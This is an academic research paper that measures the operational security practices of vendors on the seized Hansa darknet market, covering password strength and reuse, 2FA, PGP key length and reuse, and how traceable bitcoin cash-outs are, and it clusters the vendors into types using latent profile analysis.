We structure the remainder of this paper as follows. Section 2 identifies the security practices of vendors on online anonymous markets. Section 3 elaborates on the data we analyze and our approach to measure the prevalence of insecure practices. In Section 4, we identify characteristics of vendors that can relate to their security practices and we cluster vendors with similar characteristics into distinct 'vendor types'. Section 5 shows how we capture the identified security practices, then we apply these measurements on the data to investigate the security practices across vendor types. We discuss possible explanations for differences in vendors' security practices as well as limitations and implications of our work in Section 6.We show how our work connects to related work in Section 7. Section 8 concludes.

2 Security practices on online anonymous markets

Online anonymous marketplaces take a prominent place in today's cybercrime ecosystem [25]. The first successful online anonymous marketplace – also referred to as a dark(net) market or cryptomarket – was Silk Road, which opened shop early 2011 [49]. This market introduced pseudonymous trading through an innovative platform only accessible through onion routing (Tor) and on which solely cryptocurrencies were accepted as mean of payment. By the end of 2013, Silk Road was shut down by law enforcement agencies. In the short period of time that Silk Road was active, it made its mark on the ecosystem as other initiatives successfully copy its business model to this day [49]. A decade later, some industry reports estimate the yearly revenue of all online anonymous markets combined, to be more than $790 million worth in cryptocurrencies [6]. First, predominantly illegal narcotics and prescription drugs were transacted on these marketplaces [7]. Nowadays, they also serve as one-stop shops for digital items – ranging from stolen credit cards to ransomware toolkits [58].

For those offering illicit substances or cybercrime items, online anonymous markets are attractive platforms to conduct their business on. The platforms provide contractual safeguards – like an escrow and review system – and anonymity enhancing functionalities that are superior to their alternatives [49, 58]. On top of that, vendors can employ additional security practices – ranging from authentication mechanism to obfuscating cash-out techniques. But, which practice makes perfect?

In this paper we aim to investigate which types of vendors pay more attention to their security than others. Thus, the security practices that the market imposes on *all* vendors, are not of our interest. Rather, we focus on the security practices that may differ between individuals. Leveraging earlier advances into 'deviant security' [1], we take the following six practices that impact the security of vendors into account. Later, in Sections 5 and 7, we will elaborate on the earlier work identifying these practices, and report how we are able to capture them in the data available to us.

Password strength. Although password authentication has been around for decades, people still have a tendency to choose predictable passwords [16], criminals included. This leaves them open to brute-force attacks that can give third-parties – e.g., rivals or law enforcement – access to their accounts. Which in turn, may lead to irreparable harm to business continuity.

Password uniqueness. A theoretically complex, but non-unique password can also be easily breached [3,31]. Research suggests that password reuse is common, even among those who are security-aware [18, 61]. Additionally, databases of leaked passwords may include usernames or email addresses. Thus, password reuse can also lead to compromisability of users that operate on online anonymous markets.

2FA usage. Some markets provide users with the ability to enable two-factor authentication [55]. A 2FA-enabled login uses PGP as a verification mechanism, in which the user is challenged to decrypt a ciphertext that is encrypted with their public key [66]. This can only be achieved when in possession of the secret private key, making it an extra lock on the door.

[1] A term introduced by Van de Sandt [53] to describe the security of attackers or criminals, in contrast to that of defenders.

PGP usage. On online anonymous markets, PGP-encryption is the most used encryption protocol for secure communication [9]. Estimations show that in 2015, approximately 90% of market vendors listed a PGP-key on their profile [49]. The procedure to set up PGP is infamously known to be difficult to understand for the layman [48]. However, tutorials are widely shared within the cybercriminal community [56]. PGP-keys are based on a factoring problem, thus any key with a length of 2048+ bits is considered secure until the year 2030 [3, 32].

PGP-key reuse. Unlinkability is an attribute of confidentiality [45]. When multiple usernames belonging to a single real-world entity are linkable, a security risk arises. Law enforcement may accumulate advanced knowledge on a persons behaviour and identity, potentially resulting in bringing this person to justice [28, 53]. Still, some vendors that are active on multiple markets knowingly increase the linkability of their pseudonyms. A clear link between user accounts enables acquired reputation to be transferred to other markets [59]. The PGP-key listed by a vendor can create such a link. PGP-keys are suitable for signalling trustworthiness and transferring reputation, because their legitimacy can be verified by asking the other party to decrypt a text [51]. Using PGP-keys to link pseudonyms over different markets has been successfully used in prior work [5, 49, 51, 59].

Traceability of cash-out. Bitcoin exchanges facilitate the conversion of bitcoins to fiat currency. Because of their often mainstream nature, these intermediaries can be subjected to regulation and subpoenaed for information on their clients [39]. This information may include full names and IP-, email-, or even residential addresses. Therefore, we consider it an insecure practice when the cash-out is traceable, thus when criminal earnings can be easily linked to an exchange. Cash-outs can be traced by analyzing the public ledger of the bitcoin blockchain.

We also identified security practices that did not have an *indisputable* effect on security. These either increase, or decrease security risks. These practices are excluded from further analysis, as it remains ambiguous how these affect the security of a user. First, the use of the market's auto-encryption functionality increases the security of those that would not use PGP-encryption otherwise, while it also constitutes a significant risk to security in case of law enforcement interventions [4]. The same rationale applies to alternative messaging platforms, such as Jabber, ICQ, or Skype [1, 50, 57]. Second, regarding the mentioning of data minimization and data destruction practices in profile descriptions and listings [1, 47], it remains unknown whether these practices are actually applied or merely mentioned. Lastly, with regards to shipping physical items over jurisdictional borders, Decary-Hetu et al. [10] argue that such cross-border shipments pose a security risk, while Van de Sandt [53] demonstrates that doing so creates information asymmetries between jurisdictions that benefit security. Also, many non-security related factors influence the decision to ship internationally [12, 52].

3 Methodology

Now that we have a robust overview of pervasive security practices, we can turn to how our data sources enable us to measure these practices. In this section we elaborate on our data, discuss the ethics of using seized data, provide descriptives and present our measurement approach.

3.1 Data

In this paper we leverage four data sources: 1) the Hansa Market back-end database, 2) the 'Have I Been PWND' password database, 3) the database of the *Grams* search engine and 4) the *Chainalysis* blockchain analysis service. We describe these data sources, one by one, below.

Hansa Market. There have been several law enforcement interventions that directly targeted online anonymous markets and resulted in take-downs. In *Operation Bayonet* (2017) two of the largest online anonymous markets were shut down [15]. First, the Federal Bureau of Investigation (FBI) took down AlphaBay on July 5th 2017. Thousands of AlphaBay users in search of a new platform to continue their business on, migrated to Hansa Market. However, those who did, fell right into a trap. As this market was already infiltrated and under full control of the High Tech Crime Unit of the Dutch Police (NHTCU). This unit operated – as they also had taken over the admin accounts – the market from June 20th until they shut down the market on July 21st. In this period of time, the NHTCU even turned off the encryption of personal messages, and the hashing of passwords [20]. The sting operation not only resulted in the collection of valuable data such as names and street addresses of buyers, it also disrupted the ecosystem by causing distrust [59].

When Hansa Market was infiltrated by NHTCU, they first migrated the web servers in order to operate the market themselves and thereafter seize all contents. After the market was shut down, Dutch law enforcement shared the back-end data with other law enforcement agencies [15] and allowed us restricted access for in-depth analyses. In Section 3.3 we will extensively report on the subsets of back-end data, as we – despite the nature of our access – want to be as transparent as possible. Next, we will discuss the ethics of using the seized back-end of Hansa Market in greater detail in Section 3.2.

Have I Been PWND. The 'Have I Been Pwnd?' (HIBP) service accumulates login credentials found in hundreds of breached databases. On this website, users may search

whether their credentials were compromised in any (known) data leaks. The website is regularly updated with new data breaches. The full database of SHA1-hashed passwords is publicly available [29]. At the time of our analysis, the most recent version (v6) of the database contained more than 10 billion leaked passwords, of which 573 million are unique [30].

Grams. *Grams*, a "Google for darknet markets" [65], made it possible to search through various markets at once. The search engine indexed listings and vendors through custom API-calls to the most popular markets. In doing so, it allowed users to locate their favorite vendors on multiple markets using a vendor's public PGP-key. *Grams* shut down in December 2017. We were allowed to match records from the Hansa back-end with a copy of the database that was acquired by law enforcement before its administrator announced the shutdown of the search engine on Reddit [19].

Chainalysis. Raw bitcoin blockchain data consists of logs of transactions between bitcoin addresses. It does not include any context that can be used to make sense of this data. Commercial and non-commercial tools are available that do provide this context [27]. These tools enable researchers and law enforcement investigators to track monetary flows between distinct entities [26]. In this paper, we use the *Chainalysis* blockchain analysis service. This service mainly makes use of a co-spend clustering heuristic. Co-spending occurs when two addresses engage in a single outgoing transaction [23]. Two co-spending addresses are likely to belong to the same real-world entity. By monitoring co-spending, *Chainalysis* is able to estimate which bitcoin addresses are controlled by – for example – bitcoin exchanges.

3.2 Ethics

The Hansa Market back-end is similar in nature to that of seized data used in earlier work [21, 37, 44]. Operating in conjunction with applicable laws and regulations, the Dutch authorities were allowed to seize the Hansa Market infrastructure. Despite the legal nature of the seizure, using this data for research purposes raises some ethical issues, which we discuss below.

In order to protect the privacy of Hansa Market users, we took great care not to analyze personally identifiable information (PII). Our data subset was limited to contain only data vital to our research, and stripped of all PII – usernames were replaced with unique IDs, private message logs excluded and plaintext passwords hashed. When our analysis did involve PII – i.e., to measure password strength, as this can only be done using plaintext passwords – we asked law enforcement to run our code and return the output. With this approach, the data was cleared by law enforcement authorities for the purpose of this research in accordance with Dutch privacy law. To mine the data, whilst not compromising any present and future investigations, we only had controlled on-premise access to subsets of the data.

Next, we believe that our analysis does not create further harm as we did not partake in or stimulate any criminal business model – by purchasing criminal services, or in any other way contribute to the criminal enterprise.The authors and involved law enforcement professionals believe the benefits of a comprehensive understanding on 'deviant security', outweigh the potential cost of making this kind of knowledge more widely known [53]. More so, as the anatomy and economics of online anonymous market are already well-documented in earlier work [7, 49, 58].

Finally, this study has been conducted with the prior approval of, and in collaboration with, Dutch law enforcement and public prosecutors. Note however, as we will cover in Section 3.3, that over 87 percent of users were inactive buyers for whom we have no evidence of illegal behavior. One should not, therefore, conclude that the majority of subjects were engaged in illegal behavior or that this was a factor in deciding to use their data for our research. Yet, other information in the back-end data can be directly used in police investigations. However, due to the extensiveness of the data, it also provides unique, behind-the-scene insights into how market users operate. Note, that providing evidence of any kind for continued law enforcement efforts is not the purpose of this study.

3.3 Hansa Market descriptives

Back-end. The back-end database of Hansa Market consists of more than a hundred data tables. Jointly, these give an insight into the complete administration of the market. Due to the classified nature of the data, we can not disclose the data structure in detail. However, we can qualitatively describe the data tables that are used in this paper.

The first data table that is central in our analyses contains information directly related to the user administration. Here, we find the registration dates of users, which users are registered as vendors and a field in which the public PGP-key of each user is stored. This table also lists whether a user enabled two-factor authentication or not.

Second, we use a data table that stores information related to the advertisements, or 'listings'. It includes the product class or advertisement category – e.g., credit cards – to which a listing belongs, the description of the listing and the vendor ID – which links listings to vendors. Additionally, this data table contains a field indicating whether an item should be physically shipped or digitally delivered. We reason that the front-end of the market used this field to determine whether the option of shipping (costs) should be presented and whether a shipment ID should be generated in case the item is sold. Shipping costs and a shipment ID therefore do not apply to digital items.




Figure 1: Monthly orders and estimated revenue, per type of product.

The third table that we make use of, entails data that keeps track of the orders that were placed by buyers. Information on order status, order date and also the bitcoin address to which the buyer's payment is transacted, is listed here. By default, Hansa Market purged orders older than 180 days. Despite the fact that vendors could extend this limit, this auto-purging feature results in missing data. Fortunately, Dutch law enforcement discovered old back-ups that the administrators of Hansa Market made. Consequently, parts of the presumed-to-be-deleted order data could be resurrected. Even then, not all orders could be recovered. We addressed this problem by reconstructing the lower-bound number of sales using the number of feedbacks given – as these were not purged. In earlier work, feedbacks proved to be an accurate proxy for transactions [49, 57, 58]. The feedbacks are stored in a different data table that includes an order ID, a rating and the price paid. As bitcoin payout addresses are only listed in the order table – and its back-ups – not all orders have complete payment information. Therefore, the data available to us does not include all bitcoin addresses of all vendors.

The last data table we utilized, comprised the connection logs that registered all logins of Hansa Market users. Since Dutch law enforcement gained complete and unrestricted access, they were able to alter the configuration of the market. They modified the market in such a way that passwords were saved as plaintext in the markets' connection logs [20]. As a result, plaintext passwords are available for all users that logged into their account during the last month the market was operational. Later on, as described above, these password were hashed so to exclude any PII in the subset of data we use in this paper.

Descriptive statistics. The first transactions on Hansa Market date from mid-September 2015. These early transactions entail dummy transactions between administrator accounts. We removed these transactions from the data and we consider the market to be publicly active from September 25th 2015 onwards. For most of the time that Hansa Market was in operation, no large scale user migrations – for instance as a result of law enforcement interventions – occurred. At the end of *Operation Bayonet* however, the coordinated shutdown of AlphaBay led to an enormous influx of new users on Hansa Market. We cannot directly compare these large amounts of migrated users to the existing Hansa user base. Since we can only analyze the Hansa data, all former AlphaBay users that fled to Hansa would seem 'inexperienced newcomers' to us. Their past 'career', including their reputation and experience, forms a blind spot. We therefore decide to discard all new users, orders and transactions made after June 20th 2017 – the day that law enforcement took over the administration of the market.

To illustrate the amount of funds that flowed through the market, we estimate the generated revenue. We convert the order price in bitcoins to dollars using the exchange rate at the time that the order was placed. In the defined time period – which excludes the last month in which the number of sales surged – we estimate over $33M is generated on Hansa Market. We plot the monthly revenue and the monthly number of orders in Figure 1.

Next, we distinguish three types of users. *(i)* Vendors – users that sold at least one item, or that have at least one feedback. Remarkably, this includes 160 vendors that are not registered as vendors in the Hansa administration. From this we conclude that some users are former vendors that decided to downgrade their accounts to regular member accounts, perhaps motivated to reclaim the vendor bond. *(ii)* Active buyers – users that bought at least one item, or that provided feedback to an item. *(iii)* Inactive buyers – users that registered an account on the market, but who did not buy or sell any items. Hopefully, this includes all security researchers.

In Table 1, we list the most important descriptive statistics of the market. We also describe how many orders are reconstructed using feedbacks, due to purged order-related data.

3.4 Approach

Our approach to measure the prevalence of poor security practices across different types of vendors consists of two steps:

1. We identify characteristics of vendors that can explain their security practices and cluster vendors that have similar characteristics into distinct 'vendor types' using latent profile analysis.

2. We capture the security practices we identify in Section 2 in our data and measure the prevalence of poor security practices across vendor types and compare these with the practices of buyers.

We visualize our approach in Figure 2.




Figure 2: Research model

4 Vendor types

We now turn to identify characteristics of vendors that can explain their security practices and find latent groups of vendors based on these characteristics.

4.1 Vendor characteristics

Based one earlier work, we expect the following vendor characteristics to relate to their security behavior.

Experience. According to Van de Sandt [53], the security practices of cybercriminals are related to their experience. New security developments may be ignored by relatively inexperienced individuals, who do not become aware of these (updated) security mechanisms available [55]. For every vendor, we determine their *experience* on the market by calculating the amount of days between a vendor's first and last sale [57]. To account for any experience gained on other markets, we also include the binary characteristic *active on other markets*. This characteristic is based on whether a vendor 'imported' a reputation, or rating, from another market through the reputation-import functionality of Hansa Market. Evidently, a vendor with an imported reputation must be active on at least one other market.

Table 1: Hansa market descriptive statistics

Users	Vendors	1,733
	Active buyers	50,433
	Inactive buyers	365,144
Listings	Physical items	67,905
	Digital items	38,729
Orders	Physical items	209,411
	of which reconstructed	130,420
	Digital items	112,046
	of which reconstructed	75,236
Est. revenue	Physical items sold	$32M
	Digital items sold	$1M

Next to experience, a relation between 'business success' and security is expected since *(i)* investments in security can be costly – in terms of time, knowledge, money – and *(ii)* increasing profits result in higher risks to security [53]. It is important to note that drug trade is set in a different criminal context than the trade of cybercrime items. Van Hardeveld [55] found indications that vendors with a traditional (offline) criminal background are more likely to make mistakes in their digital security. With regard to business success, we therefore differentiate between the number of physical items sold and the number of digital items sold.

Physical items sold. In the order data table, we count the amount of orders that are physically shipped for each vendor. Most physical items that are sold on online anonymous markets are types of drugs – e.g., cocaine, cannabis, MDMA, heroin or other psychoactive substances [7, 49].

Digital items sold. Likewise, we are able to count the digital items each vendor sold. Digital items include a great variety of products – e.g., botnet related items (tutorials, source codes, DDoS services), hacked accounts, fake IDs, databases of e-mail addresses, passwords and personally identifiable information, exploits and malware, ransomware, credit card details and listings that aim to recruit money mules [58].




Figure 3: Distribution of *experience* and the number of *physical* and *digital sales* per vendor type. Abbr. and percentage active on other markets: NV = `Novices` (40.2%), DD = `Drug Dealers` (69.0%), DL = `Drug Lords` (78.2%), DF = `Digital Fraudsters` (58.3%), CE = `Cybercrime Elites` (73.9%).

4.2 Latent Profile Analysis

As shown in Figure 2, we grasp multiple vendor characteristics in a single variable by allocating each vendor a vendor type. A vendor type is a cluster of vendors with similar *experience*, *activity on other markets*, *physical items sold* and *digital items sold*. We create these clusters through a Latent Profile Analysis (LPA). This clustering algorithm maximizes the homogeneity within clusters and heterogeneity between clusters and takes data on any measurement level as input [35]. In recent work, Van Wegberg et al. [57] analyze data similar to ours. Here, the authors also create clusters of vendors using vendor characteristics. They show that vendors operating on AlphaBay are best clustered into five groups. We therefore estimate models with 1 to 5 clusters using the LatentGOLD statistical software [60]. Then, we select a fitting number of clusters through both evaluating the global fit via Bayes' Information Criterium (BIC) and the local fit through assessing the bivariate residuals (BVRs).

In Table 2, we present the results of the clustering algorithm. As indicated by the low BIC value, we conclude that the 5-cluster model has the best global fit to our data. The low total BVR value shows that the 5-cluster model provides the best local fit as well. The non-significant BVR-value indicates that there is no association between *physical items* and *digital items sold* in the 5-cluster model. Thus, the 5-cluster model separates these characteristics particularly well. Last, we perform pairwise Kruskal-Wallis H tests to assess whether the means and medians of the vendor characteristics are significantly different between vendor types. This is the case for all relevant [2] pairwise comparisons.

[2]Clusters 1-3 describe vendors that specialize in selling physical items: vendors in these clusters do not differ significantly in terms of their digital sales. Likewise, clusters 4 and 5 consist of vendors that specialize in digital items, who do not differ significantly in terms of their physical sales.

It is important though, not to evaluate the model only through numerical considerations [8, 36, 38]. We confirm that the 5-cluster model is a parsimonious model that clearly differentiates between vendors that specialize in selling physical or digital items. The 5-cluster model is easy to interpret in the context of this work – which we will do next – and the sample sizes are sufficiently large.

4.3 Resulting vendor types

Based on the distributions of vendor characteristics and what product categories are dominant within clusters, latent profiles emerge and each vendor is given a 'vendor type'. We visualize the clustering results in Figure 3.

The `Novices` ($n = 988$) have the lowest amount of physical and digital sales of all vendor types and have limited experience on the market. About 80% of the products they did sell are drugs, although some vendors made (few) digital sales as well. No vendors with more than 100 physical or digital sales are present in the `Novices` cluster. In contrast, `Drug Dealers` ($n = 509$) have far more physical sales, experience and activity on other markets compared to the `Novices`. More than half of the vendors identified as `Drug Dealers` have been active on Hansa Market for over 230

Table 2: Clustering fit

Model	$BIC(L^2)$	Non sig. BVR*	Total BVR
1 cluster	1761741	n/a	384060
2 clusters	951620	n/a	52944
3 clusters	570490	n/a	13138
4 clusters	385285	n/a	6806
5 clusters	294230	*physical-digital*	3861

* BVR > 3.84

Table 3: Security practices, earlier work identifying these practices, measurement and data source(s) leveraged.

Security practice	Earlier work	Measurement	Data source(s)
PW strength	Van de Sandt [53]	strength estimation using `zxcvbn` [63]	Hansa
PW uniqueness	Van de Sandt [53]	matching SHA1 hashed passwords	Hansa, HIBP database
2FA usage	Van Hardeveld [55]	observing binary indicator in data	Hansa
PGP usage	Soska & Christin [49]	PGP-key strength, $\leq$2048 or $>$2048-bits	Hansa
PGP-key reuse	Van Wegberg [59]	matching PGP-keys	Hansa, Grams
Traceability of cash-out	Van de Sandt [53]	analyzing transactions from payout addresses	Hansa, Chainalysis

days. Of the products they sold, 98% are drugs. The `Drug Lords` ($n = 110$) do not differ much in terms of experience in comparison to `Drug Dealers`, but have extreme amounts of physical sales and more activity on other markets. All sales (100%) are drugs related.

The following two clusters of vendors thrive in digital sales rather than physical sales. First, `Digital Fraudsters` ($n = 103$) have varying experience in selling fraud-related items. Yet, all vendors in this cluster have at least 15 sales in the digital domain and about 75% made more than 100 digital sales. Some vendors with mainly digital sales, also made a handful of physical sales. Second, `Cybercrime Elites` ($n = 23$). This small cluster of very successful vendors of digital items clearly trumps the `Digital Fraudsters` in terms of sales and are the most experienced groups of vendors on the market.

5 Security practices

Following our discovery of distinct vendor types, we can now investigate how each of them handle their security. In this section we first define how we capture security practices identified earlier. Then, we apply these measurements on the data and elaborate on the security practices for each vendor type. For the purpose of clarity, Table 3 provides an overview of the six security practices, earlier work identifying these, our measurement and data sources leveraged.

5.1 Measuring security practices

We capture the six security practices identified in Section 2 as follows.

Password strength. The strength of a vendor's password is captured by evaluating the estimated amount of guesses it will take to crack the password. `zxcvbn` [63] is a password strength estimation tool that outputs the estimated number of guesses, given a plaintext password. The `zxcvbn` tool recognizes common words and matches different types of patterns, such as repeated letters, word reversal, common substitutes of letters and keyboard sequences. The order of magnitude of the amount of estimated guesses it will take to brute force a password indicates password strength. When `zxcvbn` estimates that more than 10^{10} guesses are needed to crack a password, the password is considered 'very unguessable', $< 10^8$ equals 'somewhat guessable' and $< 10^6$ is 'very guessable' [67].

Only the passwords of the vendors that logged into the market during the last month it was operational are available. In total, we analyzed the passwords of 1,081 vendors ($\approx 62.4\%$) [3]. We find that on average, the password strength is $10^{14.7}$ estimated guesses, the median password strength is $10^{10.5}$ guesses.

Password uniqueness. We capture the uniqueness of users' passwords by matching the SHA-1 hashes of the available Hansa passwords with the SHA-1 hashes from the HIBP password database. Out of the 1,081 vendors of whom a password is available, 185 vendors (17.1%) logged in with a password that we matched in the HIBP database. Given the high security risks of using a non-unique password – i.e., access to user account(s) and potentially de-anonymization – this number is larger than we initially expected.

2FA usage. The data table that stores the user administration, includes a binary variable that indicates whether 2FA is enabled or not. Information on 2FA-usage is available for all vendors ($n = 1,733$). Of the total vendor population, only 60.5% ($n = 1,049$) protected their accounts with this additional layer of security.

PGP usage. Hansa vendors could publish their public PGP-key on their profile. From this key, we extract the creation date and the key-length using a Python implementation of GNU Privacy Guard (GnuPG). Some keys had peculiar lengths of 1023-, 2047- or 4095-bits. Such aberrant key sizes are the result of how RSA keys of length N are generated. Because N is generated by multiplying two randomly chosen primes $p \cdot q$ of length $N/2$, a small probability exists that a key of $N-1$ is generated. Although not mandatory as per the RSA specification [41], some implementations of RSA correct for

[3] Note, like we stated in Section 3.2, we did not perform this analysis ourselves as we did not have any access to PII. To capture password strength, we asked law enforcement to run `zxcvbn` on the available plaintext passwords and return the output. We link this output to the unique ID's that were used to replace usernames, as this prevents us from analyzing any PII.

this. The atypical keys are – in practice – equally secure to their more common counterparts, so we replace all uncommon key lengths with the commonly found key lengths.

The PGP-adoption among vendors is high. Only 5 vendors do not have a PGP-key listed. It could be, that these vendors removed their PGP keys from their accounts after they stopped trading. Weak keys ($\leq$ 1024 bits) are observed for only 9 vendors. Even by 2015's standards, such key lengths are considered not to be sufficient [32]. We investigate the relation between the extracted creation date of the key and its key strength. No trend is apparent in which younger keys are stronger than older keys.

PGP-key reuse. To capture which Hansa vendors explicitly chose to use different PGP-keys on the markets they operate on, we focus on a subset of the Hansa data. We only consider the vendors that imported their reputation – of these vendors, we can be sure that they operated on more than one market. This method decreases the likelihood of including imposter accounts in our analysis. Using this subset, we investigate which PGP-keys are also listed in the database of the *Grams* darknet market search engine. If we match a PGP-key in both data sets, we check if – according to *Grams* – the PGP-key links to other markets than Hansa. If we find no match, or a match that links only to a Hansa account, we infer that a vendor explicitly chose to create new PGP-key(s) for its other account(s). A match that links to a non-Hansa account, shows us that this vendor reuses its key on at least one other market.

Figure 4 displays how the following groups overlap: vendors with a PGP-key listed ($n = 1,728$), vendors known to be active on other markets ($n = 908$) and PGP-keys that are listed on any other market than Hansa in the *Grams* search engine ($n = 902$). From this figure, we conclude that there is a group of vendors ($n = 265$) who are active on other market(s), but whose PGP-keys could not be matched. Surprisingly, there is also a group ($n = 259$) who did not use the import functionality but whose PGP-keys are matched in the Grams data.




Figure 4: PGP-key matching.




Figure 5: Type of wallets vendors transact their revenue to.

Traceability of cash-out. Using the *Chainalysis* blockchain analysis service, we capture the traceability of vendors' cash-outs. Specifically, we analyze which vendors transact their profits directly to mainstream bitcoin exchanges or hosted wallets – i.e., entities that can be subjected to subpoenas for information on their users. A vendor that transacts profits made by doing business on an online anonymous market directly to an exchange or hosted wallet, creates an indisputable transactional link between – most likely – criminal activities and PII collected by subpoenable entities. Thus, this practice is very insecure.

We analyze the 19,238 unique bitcoin payout addresses that are stored in the Hansa back-end database. Of these, 2,680 addresses ($\approx$ 14%) could be directly attributed to clusters of addresses that *Chainalysis* identifies with known service wallets, such as central exchanges, peer-to-peer exchanges and bitcoin mixers. Thus, the majority of the bitcoin addresses that vendors cash-out to, are unknown services. We expect that most vendors (first) have their payouts transacted to private (hardware) wallets or to mixing services that are not identified by *Chainalysis*.

We visualize the known services vendors directly cash out to in Figure 5. Exchanges that are reluctant in gathering data on its users, or those that do not perform any identity checks, are not likely to respond adequately to law enforcement subpoenas. *Chainalysis* labels such exchanges as 'high risk exchanges' (Figure 5). Next to this type of exchange, cybercriminals regard peer-to-peer (P2P) exchanges as safe-havens due to minimal identity verification [4].

5.2 Security practices across vendor types

As we have an overview of the prevalence of poor security practices in the total vendor population, we now analyze

[4]The data shows that LocalBitcoins.com is the most used P2P-exchange. In the 2015-2017 time frame, LocalBitcoins did not verify identities. At the time of writing, steps have been taken to adhere to AML regulations [33]

Table 4: Number of vendors within each vendor type that exhibits secure (y) or non-secure (n) behavior. For each security practice (unique pw, 2fa usage, *etc.*) applies: when, according to FDR-BH adjusted z-tests ($\alpha = 0.05$), two proportions of secure/non-secure behavior are significantly *different* between vendor types, this pair is annotated with the *same* sign.

	UNIQUE PW		2FA		2048+ PGP		NO KEY REUSE		NO BTC LINK	
	y/n	*sec.%*	y/n	*sec.%*	y/n	*sec.%*	y/n	*sec.%*	y/n	*sec.%*
`Novices`	395/98	80.1^{*}	542/446	54.9^{*}	466/520	$47.3^{\dagger\circ}$	121/275	30.6	678/38	$94.7^{*\times}$
`Drug D.`	342/52	$86.8^{*\times}$	359/150	70.5^{*}	273/233	$54.0^{\dagger\circ}$	102/247	29.2	448/57	$88.7^{*\times}$
`Drug L.`	82/11	$88.2^{\dagger}$	90/20	$81.8^{*\times}$	62/48	$56.4^{*\times}$	22/64	25.6	86/23	78.9^{*}
`Dig. Frd.`	57/21	$73.1^{\dagger\times}$	45/58	43.7^{*}	30/73	$29.1^{*\dagger}$	15/45	25.0	78/20	$79.6^{\times}$
`Cyb. Elt.`	20/3	87.0	13/10	$56.5^{\times}$	5/18	$21.7^{\circ\times}$	5/12	29.4	12/11	$52.2^{*\times}$

the security practices across each vendor type. Because we face large differences in sample sizes – for example, 988 vendors are identified as `Novices`, while there are only 23 `Cybercrime Elites` – we perform extensive statistical testing. This ensures that the differences we observe are not a mere artefact of differences in sample size.

For each security practice, we first perform an *omnibus*-test to find out whether there are any differences between vendor types at all. If there are, we perform a post-hoc test. This test specifies *which* vendor types significantly differ from each other on security practices. Omnibus tests are more powerful compared to pairwise post-hoc tests. It is plausible that an omnibus test gives a significant result, while all pairwise post-hoc tests do not. Vice-versa, this is not the case.

